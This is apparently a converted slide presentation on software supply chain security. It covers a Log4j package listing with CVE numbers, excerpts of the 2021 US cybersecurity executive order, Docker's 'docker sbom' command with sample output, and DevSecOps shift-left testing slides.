


Apache Log4j Core » 2.17.0

The Apache Log4j Implementation

License	Apache 2.0
Categories	Logging Frameworks
Date	(Dec 18, 2021)
Files	pom (22 KB) jar (1.7 MB) View All
Repositories	Central
Ranking	#54 in MvnRepository (See Top Artifacts)
Used By	8,172 artifacts
Vulnerabilities	<p>Direct vulnerabilities:</p> <p>CVE-2021-44832</p> <p>CVE-2021-44832</p> <p>Vulnerabilities from dependencies:</p> <p>CVE-2022-23305</p> <p>CVE-2022-23302</p> <p>CVE-2022-23221</p> <p>View 6 more ...</p>

From **writing** software to **assembling** software - Software Bill of Materials (SBOMs)





BRIEFING ROOM

Executive Order on Improving the Nation's Cybersecurity

MAY 12, 2021 • PRESIDENTIAL ACTIONS

By the authority vested in me as President by the Constitution and the laws of the United States of America, it is hereby ordered as follows:

Section 1. Policy. The United States faces persistent and increasingly sophisticated malicious cyber campaigns that threaten the public sector, the private sector, and ultimately the American people's security and privacy. The Federal Government must improve its efforts to identify, deter, protect against, detect, and respond to these actions and actors. The Federal Government must also carefully examine what occurred during any major cyber incident and apply lessons learned. But cybersecurity requires more than government action. Protecting our Nation from malicious cyber actors requires the Federal Government to partner with the private sector. The private sector must adapt to the continuously changing threat environment, ensure its products are built and operate securely, and partner with the Federal Government to foster a more secure cyberspace. In the end, the trust we place in our digital infrastructure should be proportional to how trustworthy and transparent that infrastructure is, and to the consequences we will incur if that trust is misplaced.

Sec. 2. Removing Barriers to Sharing Threat Information.

Sec. 4. Enhancing Software Supply Chain Security.


Sec. 5. Establishing a Cyber Safety Review Board.

Sec. 6. **Standardizing** the Federal Government's Playbook for **Responding** to Cybersecurity **Vulnerabilities** and **Incidents**.

Sec. 7. **Improving Detection** of Cybersecurity Vulnerabilities and Incidents on Federal Government Networks.

Sec. 8. Improving the Federal Government's **Investigative** and **Remediation Capabilities**.

The Role of the SBOMs



Emerging SBOM standards SPDX, CycloneDX ... tools

Announcing Docker SBOM: A step towards more visibility into Docker images

```
docker sbom neo4j:latest|grep log4j
log4j-api                2.17.1
java-archive
log4j-core                2.17.1
java-archive
docker sbom tomcat:9.0.64-jre11
```



JUSTIN CORMACK

Apr 7 2022

```
docker sbom alpine:latest
NAME                VERSION    TYPE
alpine-baselayout  3.2.0-r20  apk
alpine-baselayout-data  3.2.0-r20  apk
alpine-keys         2.4-r1     apk
apk-tools           2.12.9-r3  apk
busybox             1.35.0-r13 apk
ca-certificates-bundle  20211220-r0 apk
libc-utils          0.7.2-r3   apk
libcrypto1.1        1.1.1o-r0  apk
libssl1.1           1.1.1o-r0  apk
musl                 1.2.3-r0   apk
musl-utils          1.2.3-r0   apk
scanelf             1.3.4-r0   apk
ssl_client          1.35.0-r13 apk
zlib                 1.2.12-r1  apk
docker sbom alpine:latest --format syft-json|cyclonedx-xml
```

Today, Docker takes its first step in making what is inside your container images more visible so that you can better secure your software supply chain. Included in Docker Desktop 4.7.0 is a new, experimental `docker sbom` CLI command that displays the SBOM (Software Bill Of Materials) of any Docker image. It will also be included in our Linux packages in an upcoming release. The functionality was developed as an [open source collaboration](#) with [Anchore](#) using their [Syft](#) project.



Agenda

1

From Agile to
DevSecOps

2

Security
challenges

3

**Shift-Left/-Right
approach**

4

Continuous security
chains

Dev(**Sec**)Ops Dilemma

DevOps Toolchain is too complex, **expensive** to maintain

Developers are slowed down by **bottlenecks**

Trading speed for **security**

Maintaining applications is often not primary focus

According to surveys 78% of all errors are found in **external libraries**

In modern applications only about **20%** of the applications **code is written** by the development team, everything else is usually open source code (OSS)

Adopt a "Shift Left" Approach to Testing

Shifting Test Type Emphasis


Increased emphasis on unit, component and service layer tests

Continuous Testing

Leverage test automation; essentially, no manual testing

Model-Based Testing


Testing of executable requirements, architecture and design models



ID: 346925

